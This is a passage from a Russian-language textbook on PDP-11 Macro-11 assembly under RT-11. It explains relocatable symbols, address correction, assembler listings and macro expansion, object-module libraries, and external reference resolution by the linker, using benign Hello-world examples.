Перемещаемые символы часто называют *метками*. Помимо определяемых разработчиком перемещаемых символов существует специальный символ «.» (иногда «\$»: в разных ассемблерах он обозначается по-разному, в ассемблере Macro-11 принято «.»), который соответствует адресу начала строки, в которой этот символ встретился. Так, например, инструкция:

```
xxx: br xxx ; бесконечный цикл, код 000776 (000400 + 376)
```

Может быть записана как:

```
br . ; бесконечный цикл, код 000776 (000400 + 376)
```

Над *перемещаемыми символами*, значение которых изменяется во время компиляции, допустимо лишь небольшое подмножество операций:

- вычитание *перемещаемого символа из перемещаемого* (вычисление расстояния между двумя известными символами и лишь в одной и той же секции);
- сложение *перемещаемого символа и абсолютного (или константы)* или вычитание *абсолютного (или константы) из перемещаемого* (смещение к символу).

Арифметические операции над значениями абсолютных и перемещаемых символов выполняются во время компиляции и не требуют дополнительных временных затрат во время вычислений. Абсолютные символы и выражения над ними эквивалентны константам и транслятор их просто заменяет результатом. С перемещаемыми символами ситуация сложнее: их реальные адреса вычисляются лишь на этапе сборки, поэтому сложность арифметического выражения ограничена возможностью его представления в объектном файле и возможностями сборщика.

Вычисление расстояний часто используется для автоматического определения размеров каких-либо наборов данных или фрагментов кода, иногда для вычисления относительных адресов. Смещение к символу чаще всего используется при обращении к статическим массивам или структурам данных, либо при выполнении коротких переходов на заданное расстояние. В том же примере 11 (код на стр. 113) использовался вычисляемый переход по таблице с предварительной проверкой индекса перехода на допустимое значение. В случае изменения числа обработчиков надо будет вносить изменения одновременно и в таблицу переходов и в код проверки, вычисляя размер таблицы вручную. Это можно упростить:

```
TBL: .word H0 ; обработчик вызова 0 (определён ниже)
      .word H1 ; обработчик вызова 1 (определён ниже)
      .word H2 ; обработчик вызова 2 (определён ниже)
TBLSIZE = . - TBL ; *** Вычисление размера таблицы ***
V.HND:mov R1, -(SP) ; сохранить R1
...
add R1, R1 ; смещение в таблице
cmp #TBLSIZE, R1 ; сравнить смещение с вычисленным размером
blos WRONG ; (символ WRONG определён ниже)
```

Иногда появляется необходимость выполнения условного перехода на большое расстояние, в таком случае инструкция короткого условного перехода заменяется на пару инструкций: короткого условного перехода по обратному условию, «перепрыгивающему» через обычный переход. Например, если в примере выше символ `WRONG` находится дальше, чем +127 или -128 слов, то условный переход `blos` `WRONG` не может быть выполнен. В такой ситуации или размещают части программы иначе, чтобы уменьшить расстояние, или заменяют один условный переход парой: инвертированный условный + безусловный:

```
cmp #TBL_SIZE, R1
bhi not.wrong ; bhi – переход по условию, обратному blos
    jmp WRONG ; переход на WRONG если bhi не выполнен
not.wrong:      ; метка в пустой строке, т.е. по следующему адресу
```

Это, однако, требует введения лишнего символа, что либо увеличивает риск коллизии имён перемещаемых символов, либо уменьшает читаемость из-за введения сложных имён. В таких случаях лучше использовать короткий переход на заданное расстояние:

```
cmp #TBL_SIZE, R1
bhi .+6          ; 6 = 2 (размер bhi) + 4 (размер jmp + адрес)
    jmp WRONG
```

В сравнительно редких случаях арифметика над символами используется для формирования кода инструкций<sup>1</sup>, например:

С использованием инструкций	С заданием кода инструкций
X: .word 1,2,0	X: .word 1,2,0
mov X, R0	.word 016700, .+4-X
add X+2, R0	.word 066700, .+4-X-2
mov R0, @#X+4	.word 010037, X+4

Здесь стоит обратить внимание на использование символов в директивах описания данных: ссылка на символ в директиве описания данных всегда обозначает «абсолютный адрес символа» и никакие префиксы (#, @#, @) при этом употребляться *не могут*. Вычисление относительных адресов символов осуществляется явно заданными выражениями. В примере выше используются двухсловные инструкции, каждая из которых для удобства чтения записана одной директивой, определяющей оба слова кода инструкции. Специальный символ «.» Обозначает адрес начала текущей строки, а используемый при вычислении относительных адресов РС указывает на следующее за адресом слово, в этом примере получается «.+4» (4 байта = 2 слова = длина инструкции с адресом). Выражение «.+4-X» в приведённом примере вычисляет относительный адрес символа X, используемый в инструкции `mov X, R0`.

---

<sup>1</sup> В PDP11 это не нужно, а, к примеру, у современного Intel Pentium инструкции часто имеют альтернативные формы с отличающимся машинным кодом, но одинаковой ассемблерной записью. Транслятор будет генерировать стандартную форму, а для использования альтернативных форм может потребоваться явное формирование кода инструкций.

Понятия абсолютный и перемещаемый символ нужно отличать от понятий абсолютного и относительного адресов, используемых в соответствии с режимом адресации. Любой тип адресов можно применять с любым типом символов:

Символ	Абсолютный		Перемещаемый	
Адрес	Относительный	Абсолютный	Относительный	Абсолютный
Пример	PSW = 177776 mov R0, PSW	PSW = 177776 mov R0,@#PSW	X: .word 0 mov R0, X	X: .word 0 mov R0,@#X
Код	010067,177776-PC	010037,177776	010067,адресX-PC	010037,адресX

Абсолютный адрес зависит только от реального размещения цели, поэтому его коррекция требуется только в случае перемещения цели, а относительный адрес зависит как от положения цели, так и от положения ссылающейся инструкции, поэтому коррекция может потребоваться как при изменении одного, так и при изменении другого адресов. Достаточно часто, однако, приходится иметь дело с перемещением фрагмента программы целиком, а в этом случае все внутренние относительные адреса не меняются.

Коррекция адресов выполняется на двух этапах: а) при создании образа задачи линкером во время компиляции и б) перед выполнением, во время загрузки задачи в память в некоторых вычислительных системах<sup>1</sup>. Загрузка задачи в память приводит к коррекции адресов в том случае, когда адреса размещения задачи могут изменяться от запуска к запуску (этого нет в RT-11, но в современных системах такая ситуация достаточно типична). При этом задача размещается в памяти как один или несколько больших фрагментов, внутри которых относительные адреса не изменяются, т. е. при загрузке в память может потребоваться коррекция преимущественно абсолютных адресов, но не относительных.

Таким образом, при построении задачи требуется коррекция всех типов адресов, как абсолютных, так и относительных (причём коррекция относительных адресов выходит чуть дороже), тогда как при выполнении задачи коррекция адресов если и потребуется, то в основном абсолютных, относительные адреса корректировать не придётся. Коррекция адресов при построении выполняется один раз на множество последующих запусков задачи, и в этом смысле трудоёмкость построения задачи можно не учитывать по сравнению с трудоёмкостью её выполнения. По этим причинам *предпочтительным считается применение относительных адресов* в тех случаях, когда вычислительная система это позволяет (в системах на основе PDP11 это возможно практически всегда).

## Трансляция, листинги и объектные файлы

Транслятор обычно представляет собой отдельную программу, получающую в командной строке имя файла с исходным кодом плюс некоторые дополнительные (обычно необязательные) параметры и выполняющая трансляцию ис-

<sup>1</sup> В данном случае понятие «вычислительная система» определяет как аппаратную платформу, так и используемую операционную систему, пользовательское окружение и средства построения задачи. Необходимость или возможность коррекции адресов при выполнении зависит от всех указанных компонент.

ходной программы в объектный файл. Командная строка для запуска Macro-11 имеет следующий вид:

```
.macro[/option1[/option2[...]]] file[.mac]
```

Стандартное расширение имени файла для программ на Macro-11 «.mac». Если у файла исходного кода именно такое расширение, то его можно не указывать, в противном случае требуется указание полного имени. При успешном завершении трансляции создаётся выходной объектный файл с названием *file.obj*, а при обнаружении ошибки выводится короткое сообщение об ошибке и объектный файл не создаётся. Полный список возможных опций можно найти в стандартной подсказке (команда «*help macro*» ОС RT-11), здесь приводится неполный список возможных опий:

Опция */object:file[.obj]* используется для задания имени выходного объектного файла, если надо назначить имя, отличающееся от имени файла с исходным кодом.

Опции */enable:val* и */disable:val* позволяют из командной строки изменить режим работы компилятора. Эти опции эквивалентны директивам *.enabl* и *.dsabl* языка Macro-11, возможные значения *val* можно найти в разделах документации, описывающих *.enabl* и *.dsabl*. [74] (также см. описание директив на стр. 146).

Опция */list:file[.lst]* указывает, что помимо объектного файла надо создать файл листинга. Часто вместо имени файла листинга указывают имена устройств *tt:* или *lp:* (т. е. */list:tt:*), заставляющие не создавать файл листинга, а сразу вывести его на экран (*tt:*) или принтер (*lp:*).

Опции */show:val* и */noshow:val* аналогичны директивам *.list* и *.nlist* (эти директивы не были рассмотрены, т. к. в качестве именно директив используются нечасто). Подробнее о директивах *.list* и *.nlist* см. [74], раздел 6.1, там же полное описание допустимых значений *val*. Здесь приводится описание только нескольких возможных значений опций */show* и */noshow*:

**cnd** — разрешить включение в листинг блоков условной компиляции, соответствующих невыполняющемуся условию, т. е. игнорируемых в дальнейшей компиляции. По умолчанию включено.

Применительно к макросам различают *определение макроса*, т. е. блок *.macro ... .endm*, *вызов макроса*, т. е. строка исходного кода, содержащая обращение к макросу и *раскрытие макроса*, т. е. строки из определения макроса, внедрённые в код на месте его вызова с подставленными значениями аргументов.

**md** — разрешить включение определений макросов в листинг. По умолчанию включено. Если использовать опцию */noshow:md*, то в листинге будут отсутствовать определения макросов.

**me** — разрешить включение в листинг полного раскрытия макросов. По умолчанию выключено.

**meb** — разрешить включение в листинг строк раскрытия макросов, приводящих к генерации двоичного кода. По умолчанию выключено.

**Листинг (пример 15, продолжение).** Ниже приведён пример трансляции исходного программы примера 15 (см. стр. 145, считается что исходный текст размещён в файле `smp15.mac`) с получением листинга.

```
.macro/list:tt: smp15
```

Листинг является текстовым представлением (изображением) объектного файла в удобной для человека форме. Обычно он делится на несколько частей: *код программы, таблицу символов и секций, статистику работы транслятора*.

*Код программы* в листинге состоит из нескольких столбцов, содержащих признак ошибки, номер строки в исходном файле, частично вычисленный адрес, генерированный машинный код и исходный текст программы:

```
.MAIN. MACRO V05.03b Sunday 10-Jan-99 12:09 Page 1
```

```
1          .macro .xstring, str
2          cnext=0
3          .irpc ch, <str>
4          .if z cnext
5          .if idn ''ch '\
6          cnext=1
7          .iff
8          .byte   ''ch
9          .endc
10         .iff
11         .iif idn ''ch 'a .byte 7
12         .iif idn ''ch 'b .byte 10
13         .iif idn ''ch 'n .byte 15,12
14         .iif idn ''ch 'r .byte 15
15         .iif idn ''ch 't .byte 11
16         .iif idn ''ch '\ .byte '\
17         cnext=0
18         .endc
19         .endm
20         .byte 0
21         .endm
22
23 00000000          .psect code,gbl,rel,con,i,ro
24 00000000 012700 000000'    start: mov      #msg, R0
25 0000004 104351          emt      351
26 0000006 005000          clr      R0
27 0000010 104350          emt      350
28
29 0000000          .psect const,gbl,rel,con,d,ro
30 0000000          msg:   .xstring <Hello,\n\tworld!\b.>
31
32 0000000'          .end start
```

признак ошибки (в данном примере этот столбец пуст), при наличии ошибок в самом начале строки появляется буква, обозначающая тип ошибки; подробнее о кодах ошибок см. в документации [74], но на практике, благодаря простому синтаксису ассемблера, достаточно просто знать, в какой именно строке возникла ошибка, для её определения и устранения;

номер строки в исходном файле, последовательно увеличивающиеся номера, начиная с 1;

частично вычисленный адрес относительно начала секции, в примере 13 на стр. 136 уже рассматривалось вычисление адресов относительно начала секций в объектном модуле;

столбцы с генерируемым машинным кодом; в том же примере 13 на стр. 136 приводился генерируемый двоичный код с частично вычисленными адресами, причём такие адреса, требующие коррекции на этапе сборки задачи, специально подчёркивались; в листинге же они выделены апострофом;

остаток строки занимает исходный текст программы, аналогично тому, как было показано в примере 13.

Вторая часть листинга, *таблица символов и секций*, содержит информацию о всех символах, использованных в программе.

```
.MAIN. MACRO V05.03b Sunday 10-Jan-99 12:09 Page 1-1
```

#### Symbol table

CNEXT =	000000	MSG	000000R	003	START	000000R	002
. ABS.	000000	000	(RW,I,GBL,ABS,OVR)				
	000000	001	(RW,I,LCL,REL,CON)				
CODE	000012	002	(R0,I,GBL,REL,CON)				
CONST	000022	003	(R0,D,GBL,REL,CON)				

Errors detected: 0

В данном примере использовался абсолютный символ `cnext` («`CNEXT = @`», этот символ используется в макросе) и два относительных: `msg` (запись «`msg 000000R 003`»: символ `msg`, значение `0`, относительный, определён в секции 3), и `start` («`start 000000R 002`»: символ `start`, значение `0`, относительный, определён в секции 2). Значение символа сопровождается необязательными буквами, указывающими его тип: R — перемещаемый символ, G — внешний или общий символ. Неизвестные на этапе трансляции значения внешних символов изображаются звездочками (`*****G`). Секция, в которой определён символ, задаётся её индексом в таблице секций, размещаемой сразу после списка символов.

Список секций состоит из нескольких колонок: имя секции, суммарный размер образа секции в данном модуле, индекс секции и атрибуты секции. Первые две секции стандартные, они всегда включаются в объектный файл (и, соответственно, в листинг): абсолютная секция «`.abs.`» (в ней размещается код, находящийся после директивы `.asect`) и неименованная перемещаемая секция (там размещается код и данные, находящийся после `.csect` без имени секции).

Статистика работы транслятора при анализе кода и поиске ошибок, как правило, не используется. В последующих примерах листингов этот раздел для краткости будет опускаться.

### \*\*\* Assembler statistics

```
Work file reads: 0
Work file writes: 0
Size of work file: 8392 Words ( 33 Pages)
Size of core pool: 13056 Words ( 51 Pages)
Operating system: RT-11
Elapsed time: 00:00:00.06
DK:SMPL15,TT:SMPL15=DK:SMPL15.MAC
```

Иногда в листинг включаются дополнительные разделы, например, раздел с перечислением всех ссылок на символы. В этом разделе перечисляются для каждого символа, включая имена макросов, номера строк в исходных файлах, где имеет место обращение к символу. Иногда наличие этих данных помогает быстрее найти нужную строку в тексте, но реальной необходимости в этом нет. В Macro-11 для включения в листинг таблицы ссылок надо использовать опцию /crossreference, например:

```
.macro/list:tt:/crossreference smpl15
```

В этом случае в конце листинга будет присутствовать такой раздел:

```
.MAIN. MACRO V05.03b Sunday 10-Jan-99 12:00 Page S-1
```

Cross reference table (CREF V05.03)

```
CNEXT 1-30 1-30 1-30 1-30 1-30 1-30 1-30 1-30 1-30 1-30 1-30 1-30 1-30
      1-30 1-30 1-30 1-30 1-30 1-30# 1-30# 1-30# 1-30# 1-30# 1-30#
      1-30#
MSG   1-24 1-30#
START 1-24# 1-32
```

```
.MAIN. MACRO V05.03b Sunday 10-Jan-99 12:00 Page M-1
```

```
.XSTRI 1-1# 1-30
```

Символ # в списках обозначает строки, в которых символ определяется в первый раз или переопределяется. Первая часть номера (здесь «1») указывает номер файла с исходным кодом, в котором находится строка (транслятору можно указать несколько входных файлов, перечислив их имена через символ +, например, macro head+smp15). Первая часть раздела (S-) перечисляет символы, вторая (M-) перечисляет макросы. Например, макрос .xstri (первые 6 знаков .xstring) определён в файле 1 в строке 1, а используется в строке 30.

В рассмотренном тексте листинга можно отметить два не слишком удобных момента: во-первых, текст определения макросов является достаточно большим и может занимать значительное место и, во-вторых, обычно нужно знать не то, как макрос определён, а то, как он раскрыт в конкретном месте. В данном же

случае строка 30 листинга показывает лишь вызов макроса, но не результаты его раскрытия. Поэтому при необходимости отладки макросов часто подавляют отображение их определений, но включают отображение их раскрытий. В данном примере это можно сделать, например, командой:

```
.macro/noshow:md/show:mcb/list:tt: smp115
```

В этом случае в листинг будут включены лишь строки раскрытия макросов, приводящие к генерации двоичного кода (т. е. будут пропущены все блоки условной трансляции для невыполняющихся условий, все директивы ассемблера, не приводящие к непосредственной генерации кода и т. п.). Это один из самых лаконичных вариантов и, соответственно, он может быть недостаточно ясным:

```
.MAIN. MACRO V05.03b Sunday 10-Jan-99 12:00 Page 1
```

```

22
23 000000          .psect code,gbl,rel,con,i,ro
24 000000 012700 000000' start: mov      #msg, R0
25 000004 104351           emt      351
26 000006 005000           clr      R0
27 000010 104350           emt      350
28

29 000000          .psect const,gbl,rel,con,d,ro
30 000000          msg:   .xstring <Hello,\n\tworld!\b.>
    000000 110          .byte   'H
    000001 145          .byte   'e
    000002 154          .byte   'l
    000003 154          .byte   'l
    000004 157          .byte   'o
    000005 054          .byte   ','
    000006 015 012        .iif idn '\n '\n .byte 15,12
    000010 011          .iif idn '\t '\t .byte 11
    000011 167          .byte   'w
    000012 157          .byte   'o
    000013 162          .byte   'r
    000014 154          .byte   'l
    000015 144          .byte   'd
    000016 041          .byte   '!'
    000017 010          .iif idn '\b '\b .byte 10
    000020 056          .byte   '.
    000021 000          .byte   \0
31
32      000000'          .end start

```

В таком варианте можно увидеть код, который сгенерирован при раскрытии макроса, но трудно проанализировать процесс раскрытия макроса и, при наличии ошибки в макросе, её трудно локализовать и исправить.

Получить более полное представление о раскрытии макросов можно, указав вместо опции `/show:meb` опцию `/show:me`, обеспечивающую включение полного текста раскрытия макросов. Однако, определение макроса в примере 15 занимает 19 строк, из которых 15 (строки 4 — 18) повторяются для каждого символа входной строки (19 знаков), т. е. в данном примере полное раскрытие макроса заняло бы  $19 \times 15 + 4 = 289$  строк, из которых большая часть не участвует в процессе трансляции, но была включена в листинг. В некоторых случаях анализ такого подробного и объёмного текста является необходимым, но зачастую можно проигнорировать блоки условной трансляции для невыполняющихся условий. Поэтому опцию `/show:me` часто используют совместно с `/noshow:cnd`, подавляющей вывод директив условной трансляции и блоков, для которых условия не выполняются:

```
.macro/noshow:md/show:me/noshow:cnd/list:tt: smpl15
```

В этом случае листинг будет таким (рассмотрим только фрагмента листинга, в котором осуществляется раскрытие макроса `.xstring`):

```
29 000000          .psect const,gbl,rel,con,d,ro
30 000000          msg: .xstring <Hello,\n\tworld!\b.>
          000000          cnext=0
          .irpc ch, <Hello,\n\tworld!\b.>
          000000      110          .byte  'H
          000001      145          .byte  'e
          000002      154          .byte  'l
          000003      154          .byte  'l
          000004      157          .byte  'o
          000005      054          .byte  ','
          000001          cnext=1
          000006      015      012          .byte  15,12
          000000          cnext=0
          000001          cnext=1
          000010      011          .byte  11
          000000          cnext=0
          000011      167          .byte  'w
          000012      157          .byte  'o
          000013      162          .byte  'r
          000014      154          .byte  'l
          000015      144          .byte  'd
          000016      041          .byte  '!'
          000001          cnext=1
          000017      010          .byte  10
          000000          cnext=0
          000020      056          .byte  '.
          000021      000          .byte  0
31
32      000000'          .end start
```

Сейчас, сравнивая текст раскрытия с определением макроса, можно проследить как изменились значения символов (в примере: `spext`), какой код генерировался и уже по этой информации проанализировать процесс раскрытия макросов при сравнительно небольших трудозатратах.

Листинг ассемблерной программы можно считать условным изображением объектного файла в удобной для человека форме. По листингу можно получить представление о данных, входящих в объектный файл: таблицах секций и символов, их атрибутов, кодах инструкций и данных, частично вычисленных адресах и т. п. Значения перемещаемых символов определяются транслятором исходя из их положения в образах секций и именно в таком виде включаются в объектный файл. Для того, чтобы сборщик мог исправить частично вычисленные адреса, транслятор помещает в объектный файл таблицу релокаций. В листинг эта таблица, как правило, не включается, но исправляемые адреса помечаются в кодах инструкций и данных (в Macro-11 апострофом), что позволяет получить представление о таблице релокаций объектного файла.

Листинги должны помочь человеку в обнаружении сделанных им же ошибок. Поэтому листинги программ на ассемблере подробно показывают генерируемый код, данные, частично вычисленные адреса и т. п., всё, что может потребоваться для обнаружения ошибок низкого уровня. Трансляторы языков высокого уровня тоже могут генерировать листинги (при соответствующем указании), но в этом случае листинги имеют другой вид: роль листинга зачастую играет исходный код программы на языке высокого уровня, преобразованный в ассемблер. При этом предполагается, что фаза преобразования сгенерированного транслятором ассемблера в объектный код<sup>1</sup> выполняется без ошибок. Это предположение в подавляющем большинстве случаев правильное, т. к. основной источник ошибок — человек, а не вычислительная система.

## Библиотеки объектных файлов

Для создания и изменения библиотек используется специальная утилита, называемая *библиотекарь*. В большинстве случаев библиотекари предоставляют возможность создания новых библиотек объектных файлов, добавления и удаления объектных модулей из библиотек, а также просмотр оглавления библиотеки. Библиотекарь не может извлекать или добавлять части объектных модулей, например, отдельные подпрограммы или переменные, он оперирует только с целыми объектными модулями. Аналогично, сборщик задач также извлекает из библиотек и включает в образ задачи только модули целиком. Такое поведение объясняется тем, что на уровне машинного и объектного кода отсутствуют чётко определённые границы объектов и не существует однозначного способа для

---

<sup>1</sup> В некоторых случаях трансляторы языков высокого уровня генерируют сразу объектный код, тогда ассемблерный листинг является, по сути, дизассемблером. В других случаях трансляторы преобразуют программу на языке высокого уровня в ассемблер и затем уже ассемблер транслируется в объектный файл, тогда ассемблерный листинг является промежуточным представлением. Разные компиляторы одного и того же языка могут использовать разные подходы. Например, *Visual C/C++* использует первый подход, а *GCC C/C++* — второй.

отделения подпрограмм и данных друг от друга. Часто разные подпрограммы могут использовать общие фрагменты кода (например, использовать общий эпилог), в потоке инструкций могут присутствовать внедрённые данные и т. п.

При разработке модулей, предназначенных для включения в библиотеки, существует несколько общих рекомендаций:

*Первая*: делить текст на возможно более мелкие модули. Дело в том, что сборщик задач извлекает из библиотек минимально необходимый набор модулей, обеспечивающих разрешение всех внешних ссылок. Чем меньше размер каждого модуля, тем меньше (в среднем) внешних имён, к которым он будет обращаться и тем меньшее количество модулей потребуется включить в образ задачи. При программировании на языках высокого уровня типа С целесообразно выделять по отдельному модулю на каждую подпрограмму и на каждую глобальную переменную. Укрупнять модули и включать в них несколько объектов (подпрограмм, данных и т. п.) имеет смысл, только если выполняются сразу два условия: *а)* один из объектов ссылается на другой и *б)* другие модули не содержат ссылок на включаемый объект, т. е. если второй объект включается в образ задачи тогда и только тогда, когда включается первый.

*Вторая*: объявлять имена общими только тогда, когда это необходимо. Символ, нужный только в данном модуле, но ошибочно объявленный общим, может привести к коллизии имён и неправильной сборке задачи. При разработке модулей на ассемблере эта рекомендация выполняется обычно сама собой: общие имена надо объявлять со специальной директивой (.globl в Macro-11). Но на других языках это не всегда так. Например, на языке C/C++ все переменные, описанные вне функций, и все функции считаются по умолчанию общими и требуется явное использование ключевого слова *static*<sup>1</sup> для объявления имён, не являющихся общими (см. также стр. 126).

В операционной системе RT-11 библиотекарь называется *lib* (или *library*)  
.lib[/*opt1*[/*opt2*[...]]] *libfile*[.*obj*] [*obj1*[.*obj*] [, *obj2*[.*obj*] [, ...]]]

Стандартное расширение имени файла для объектных файлов и для библиотек объектных файлов «.*obj*» для файлов обоих типов (в RT-11). Полный список возможных опций можно найти в стандартной подсказке («*help lib*» в ОС RT-11). Выполнение основных операций над библиотеками зачастую требует указания сразу нескольких опций, поэтому за основу будет взят практический пример и на его основе рассмотрены основные операции с библиотекой.

**Пример 16. Применение библиотек.** За основу возьмём простейшую программу «Здравствуй, Мир!» («Hello, world!»). В самом простом случае программа будет состоять всего из нескольких инструкций: системного вызова 351<sub>8</sub> для отображения строки приветствия и ещё одного вызова 350<sub>8</sub> для завершения про-

---

<sup>1</sup> Слово *static* имеет в языке C/C++ несколько разных смыслов. Если оно используется при описании локальных переменных функции, то обозначает т. н. статический класс памяти, вместо автоматического (*auto*) по умолчанию. Если *static* применяется в C++ при описании членов класса, то тогда оно обозначает нежкземплярный член. А если *static* используется для описания переменных, определённых вне функций и классов, или при описании функций, то оно обозначает область видимости, равную данному модулю. Здесь имеется в виду последний случай.

грамммы. Однако реализуем её в чуть более сложном варианте: создадим для системных вызовов 351<sub>8</sub> и 350<sub>8</sub> подпрограммы-обёртки puts(char\*) и exit(void), отчасти сходные с функциями стандартной библиотеки языка С. Функции-обёртки будут реализованы отдельными модулями и затем упакованы в библиотеку объектных модулей, которая будет использоваться сборщиком при построении задачи. Таким образом, данный пример будет состоять из трёх исходных файлов: двух модулей для библиотеки и основного модуля, содержащего точку входа.

Основной файл smp116.mac:

```
.dsabl gbl
.globl puts,exit

.psect code,gbl,rel,con,i,ro
start: mov      #msg, -(SP) ; Вызов puts("Hello, world!")
        call     puts
        tst      (SP) +
        call     exit       ; Вызов exit()

.psect const,gbl,rel,con,d,ro
msg:   .asciz /Hello, world!/

.end start
```

Файл puts16.mac, содержащий обёртку системного вызова 351<sub>8</sub>:

```
.title puts          ; для библиотечных модулей нужно имя

.psect code,gbl,rel,con,i,ro
puts:: mov      2(SP), R0    ; двойное двоеточие — общий символ
        emt      351
        return

.end
```

Файл exit16.mac, содержащий обёртку системного вызова 350<sub>8</sub>:

```
.title exit

.psect code,gbl,rel,con,i,ro
exit:: clr      R0
        emt      350

.end
```

После создания исходных файлов необходимо осуществить их трансляцию в объектные. В данном случае она выполняется обычным образом:

```
.macro exit16
.macro puts16
.macro smp116
```

В итоге получены объектные файлы `exit16.obj` и `puts16.obj`, содержащие модули для будущей библиотеки и `smp16.obj`, содержащий основной модуль.

*Создание новой библиотеки.* Опция `/create` указывает библиотекарю, что в результате выполнения должна быть создана новая библиотека объектных модулей. Если такая библиотека уже существует, то она будет перезаписана.

```
.lib/create lib16 puts16,exit16
```

Эта команда создаст библиотеку `lib16.lib` из двух объектных файлов `puts16.obj` и `exit16.obj`.

*Просмотр содержимого библиотеки.* Опция `/list:file` выводит оглавление библиотеки. Вместо имени выходного файла можно указать имя устройства вывода: `tt:` (дисплей) или `lp:` (принтер):

```
.lib/list:tt: lib16
```

```
RT-11 LIBRARIAN V05.03 SUN 10-JAN-99 13:39:29
DK:LIB16.OBJ           SUN 10-JAN-99 12:34:43
```

MODULE	GLOBALS	GLOBALS	GLOBALS
	EXIT		
	PUTS		

*Извлечение объектного модуля из библиотеки.* Опция `/extract` используется для извлечения из библиотеки модуля, содержащего нужный общий символ и сохранения этого модуля в виде файла, библиотека при этом не изменяется. В командной строке задаются имена библиотеки и объектного файла, в который будет сохранён модуль, а имя символа вводится в ответ на специальный запрос:

```
.lib/extract lib16 puts16
Global? puts
Global?
```

Можно указать в последовательных строках несколько имён общих символов, пустая строка маркирует конец списка. В результате выполнения приведённой команды будет создан объектный файл `puts16.obj`, содержащий весь модуль, в котором определён символ `puts`.

*Удаление объектного модуля из библиотеки.* Опция `/remove` удаляет из библиотеки модуль, содержащий указанный символ. Иногда эта опция используется совместно с `/object:newlib`, задающей имя выходной библиотеки. Опция `/remove` приводит к изменению исходной библиотеки, а `/remove/object:newlib` не изменяет существующей библиотеки, а записывает изменённую версию в новый файл.

```
.lib/remove lib16
Global? puts
Global?
```

Эта команда удалит из библиотеки модуль, содержащий общий символ `puts` (в данном примере это `puts16`), при этом изменения будут записаны в саму библиотеку `lib16.lib`.

---

```
.lib/remove/object:lib16b lib16
Global? puts
Global?
```

Второй способ удаления приведёт к созданию новой библиотеки `lib16b.obj`, в которой не будет модуля с символом `puts`, тогда как исходная библиотека `lib16.obj` не будет изменена.

*Добавление новых модулей в библиотеку.* Осуществляется либо без указания дополнительных опций, либо с опцией `/object:newlib`, задающей имя изменённого файла библиотеки. Например:

```
.lib/object:lib16c lib16b puts16
?LIBR-W-Duplicate module name of PUTS
?LIBR-W-Invalid insert of PUTS
```

Эта команда создаст новую библиотеку `lib16c.obj` в которую будет добавлен модуль `puts16.obj` (недавно удалённый из `lib16b.obj`). Последнее обстоятельство объясняет появление предупреждений: удаление модуля (в библиотеке RT-11) исправляет заголовок библиотеки, так что модуль становится недоступен, но не удаляет его физически из библиотеки. В результате добавление точно такого же модуля приводит к появлению предупреждений (*Warnings*). В случаях, когда добавляется новый модуль, никаких предупреждений не генерируется. В некоторых версиях библиотекарей добавлены специальные опции `/insert` и `/replace`, но они поддерживаются не всегда.

## Работа сборщика задач

Ранее, на стр. 128, были кратко рассмотрены основные операции, выполняемые на этапе сборки задачи. Сейчас эти операции будут рассмотрены подробнее:

- разрешение внешних ссылок;
- формирование адресного пространства задачи;
- связывание и коррекция адресов;
- формирование исполняемого файла;

Входными данными для сборщика являются а) список объектных модулей, б) список библиотек объектных модулей и в) опции, управляющие работой сборщика. Некоторые сборщики требуют, чтобы списки объектных модулей и библиотек объектных модулей представлялись отдельно друг от друга и для задания списка библиотек предусмотрен несколько отличающийся синтаксис; другие получают на входе один общий список и сами по двоичному формату файлов разбираются, где объектные файлы, а где — библиотеки. Сборщик в RT-11 поддерживает оба случая: для задания библиотек предусмотрена специальная опция, но альтернативно допустимо задание библиотек в общем списке с объектными файлами.

**Разрешение внешних ссылок** позволяет сборщику определить минимальный список модулей, замкнутый по ссылкам. Объектные модули, указанные при запуске сборщика, обязательно включаются в образ задачи, а включение модулей

из библиотек осуществляется во время разрешения внешних ссылок. Наличие явно включаемых в образ задачи объектных модулей гарантирует, что в результате разрешения внешних ссылок не будет получено тривиальное решение в виде пустого списка модулей. При определении минимально необходимого набора модулей сборщик составляет несколько списков:

- *суммарный список внешних неопределённых имён*, т. е. список имён символов, которые объявлены внешними в каком-либо включённом в образ задачи модуле, но не являются общими ни в одном из этих модулей;
- *суммарный список общих имён*, являющийся объединением всех списков общих имён всех модулей, включенных в образ задачи;
- *список объектных модулей*, включённых в образ задачи.

Работа сборщика начинается с получения списка исходных объектных модулей и составления суммарных списков внешних неопределённых имён и общих имён, являющихся объединением соответствующих списков всех входных объектных модулей. Для каждого общего имени в суммарном списке запоминается также модуль, в котором этот символ определён. Определяется начальное заполнение списка объектных модулей, включённых в образ задачи. Из суммарного списка внешних неопределённых имён вычитается суммарный список общих имён, таким образом, в этом списке остаются только имена, не определённые ни в одном из модулей, входящих в задачу.

- Последующие шаги выполняются для каждой библиотеки из списка библиотек, если список неопределённых внешних имён не пуст.
  - Из заголовка библиотеки считывается список общих имён, определённых в модулях библиотеки. Этот список сравнивается со списком внешних неопределённых имён и, если пересечение не пустое, то определяется список модулей библиотеки, содержащих нужные имена.
  - Для каждого модуля списка, полученного на предыдущем шаге:
    - Список общих имён модуля прибавляется к суммарному списку общих имён.
    - К суммарному списку неопределённых внешних имён добавляется разница между списком внешних имён модуля и суммарным списком общих имён.
    - Из списка неопределённых внешних имён вычитается список общих имён модуля.
- Некоторые реализации сборщиков (например, в RT-11) просматривают список библиотек циклически до тех пор пока список внешних неопределённых имён не станет пустым или на очередном проходе не будет добавлено ни одного модуля. Другие сборщики могут проходить по списку библиотек однократно, тогда не гарантируется успешное разрешение перекрёстных ссылок между модулями разных библиотек. В последнем случае одни и те же библиотеки надо указывать несколько раз для полного разрешения внешних ссылок.

- Если предыдущий шаг завершился с непустым списком неопределённых внешних имён, то генерируется сообщение об ошибке. Однако работа некоторых сборщиков при этом не завершается, а продолжается создание образа задачи с неустановленными внешними ссылками: если во время выполнения задачи не происходит обращения к таким символам, то программа будет вполне работоспособной (обращение к неустановленному внешнему символу может быть в той части кода, которая просто не будет выполняться).

После завершения этапа разрешения внешних ссылок сборщик получает минимальный замкнутый по ссылкам набор модулей, которых необходимо включить в образ задачи. При этом только в одном из них должна быть определена точка входа в задачу (с помощью `.end имя_символа`).

